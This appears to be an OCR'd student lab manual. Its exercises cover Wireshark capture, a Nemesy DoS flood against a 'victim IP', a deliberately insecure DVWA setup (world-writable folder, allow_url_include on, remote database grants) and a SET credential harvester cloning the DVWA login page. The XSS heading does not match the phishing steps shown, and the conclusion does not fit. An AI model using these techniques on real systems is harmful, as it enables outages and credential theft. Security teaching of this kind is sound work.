




Practical-5 : Example-1 Aim:


Use Wireshark (Sniffer) to capture network traffic and analyse.

-Select Network Interface





Output:

-Capture Packets




-Analyze the captured packets






Practical-5 : Example-2 Aim: Use Nemesy to launch DoS attack.

-Run Nemesy software as administrator.



-Give victim IP address and click on Send. Packet Number, Packet Size and Delay(ms) can be kept default.
(0 in Packet Number indicate infinite packet until you click on halt, r in packet size indicate random size)

Output:



Conclusion: The Program Successfully run and compiled.

Cross-site scripting attack

Theory : Cross Site Scripting (XSS) is one of the most popular and vulnerable attacks which is known by every advanced tester. It is considered as one of the riskiest attacks for the web applications and can bring harmful consequences too.
XSS is often compared with similar client-side attacks, as client-side languages are mostly being used during this attack. However, XSS attack is considered riskier, because of its ability

to damage even less vulnerable technologies.

Practical-6

Aim: Implement the cross-site scripting attack.

-Download the archive of DVWA into apache folder.

```
root@Yashasvi:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
```

-Download php-gd.

```
root@Yashasvi:~# apt-get install php-gd
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

-Now you need to set permission for writing and execution to the folder.

```
root@Yashasvi:~# chmod -R 777 /var/www/html/DVWA/
```

-Now goto **/etc/php/7.*/apache2** and edit **php.ini.**
-Set **allow_url_include** and **display_error "on".**

```
File  Edit  View  Search  Terminal  Help
  GNU nano 3.2                          /etc/php/7.3/apache2/php.ini

; http://php.net/allow-url-include
allow_url_include = on
```




```
File  Edit  View  Search  Terminal  Help
  GNU nano 3.2                          /etc/php/7.3/apache2/php.ini

display_errors = on

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. PHP's default behavior is to suppress those
```


-Now goto **/var/www/html/DVWA/Config,** rename **config.inc.php.dist** to **-config.inc.php.**

```
root@Yashasvi:~# cd /var/www/html/DVWA/config/
root@Yashasvi:/var/www/html/DVWA/config# mv config.inc.php.dist config.inc.php
root@Yashasvi:/var/www/html/DVWA/config# nano config.inc.php
```


-Now edit **config.inc.php** set **Public Key** and **Private Key** and **db_password** (Optional).
(Create your key https://www.google.com/recaptcha/admin/create)



-Start **apache** and **mysql.**



-Now type " **mysql -u root -p**" and enter your **db_password.**




-Now type these commands.

```
MariaDB [(none)]> create user dvwa;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost identified by 'toor';
Query OK, 0 rows affected (0.062 sec)
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> grant ALL ON dvwa.* To 'dvwa'@'%';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> Exit
```


-Restart **apache** and **mysql.**

```
root@Yashasvi:~# service apache2 restart
root@Yashasvi:~# service mysql restart
```

-Now type **localhost/DVWA** on browser.




-Click on **Create/ Reset Database.**





-Click on login hyperlink and enter username and password and click on login button.

Select **DVWA Security** and set security to **low.**



-Now open terminal type **setoolkit.**





-Select **Social-Engineering Attacks** from the above options.
[Type 1 on terminal]

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set>
```

-Select **Website Attack Vectors** from the above options.

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>
```

-Select **Credential Harvester Attack** Method from above options.

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>
```


-Select **Site Cloner** from above options.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
```

-Now enter POST back IP address to listen

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.200.131]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

-Now **Logout** from Damn Vulnerable Web Application.



-Copy login page url and paste it on terminal and hit enter.

```
set:webattack> Enter the url to clone:http://localhost/DVWA/login.php
```

-Now enter username and password and click on login.

Output:

-Switch back to toolkit you will get username and password.

Practical-6 : Example-1

Aim: Simulate persistent cross-site scripting attack.

-Download the archive of DVWA into apache folder.

```
root@Yashasvi:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
```

-Download php-gd.

```
root@Yashasvi:~# apt-get install php-gd
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

-Now you need to set permission for writing and execution to the folder.

```
root@Yashasvi:~# chmod -R 777 /var/www/html/DVWA/
```

-Now goto **/etc/php/7.*/apache2** and edit **php.ini.**
-Set **allow_url_include** and **display_error "on".**

```
File  Edit  View  Search  Terminal  Help
  GNU nano 3.2                          /etc/php/7.3/apache2/php.ini

; http://php.net/allow-url-include
allow_url_include = on
```

```
File  Edit  View  Search  Terminal  Help
  GNU nano 3.2                          /etc/php/7.3/apache2/php.ini

display_errors = on

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. PHP's default behavior is to suppress those
```

-Now goto **/var/www/html/DVWA/Config,** rename **config.inc.php.dist** to **-config.inc.php.**

```
root@Yashasvi:~# cd /var/www/html/DVWA/config/
root@Yashasvi:/var/www/html/DVWA/config# mv config.inc.php.dist config.inc.php
root@Yashasvi:/var/www/html/DVWA/config# nano config.inc.php
```

-Now edit **config.inc.php** set **Public Key** and **Private Key** and **db_password** (Optional).

(Create your key https://www.google.com/recaptcha/admin/create)

```
root@Yashasvi: /var/www/html/DVWA/config
File  Edit  View  Search  Terminal  Help
 GNU nano 2.9.5                                    config.inc.php

$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '6LdeZUkUAAAAAAY1QOrOiYXdrr-aN8qGNXDB6wJk';
$_DVWA[ 'recaptcha_private_key' ] = '6LdeZUkUAAAAANiTzUHGju_hvcivHCfdGoi0YJlF';
```

-Start **apache** and **mysql**.

```
root@Yashasvi:~# service apache2 start
root@Yashasvi:~# service mysql start
```

-Now type " **mysql -u root -p**" and enter your **db_password**.

```
root@Yashasvi:~# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 38
Server version: 10.3.12-MariaDB-2 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```


-Now type these commands.

```
MariaDB [(none)]> create user dvwa;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost identified by 'toor';
Query OK, 0 rows affected (0.062 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> grant ALL ON dvwa.* To 'dvwa'@'%';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> Exit
```

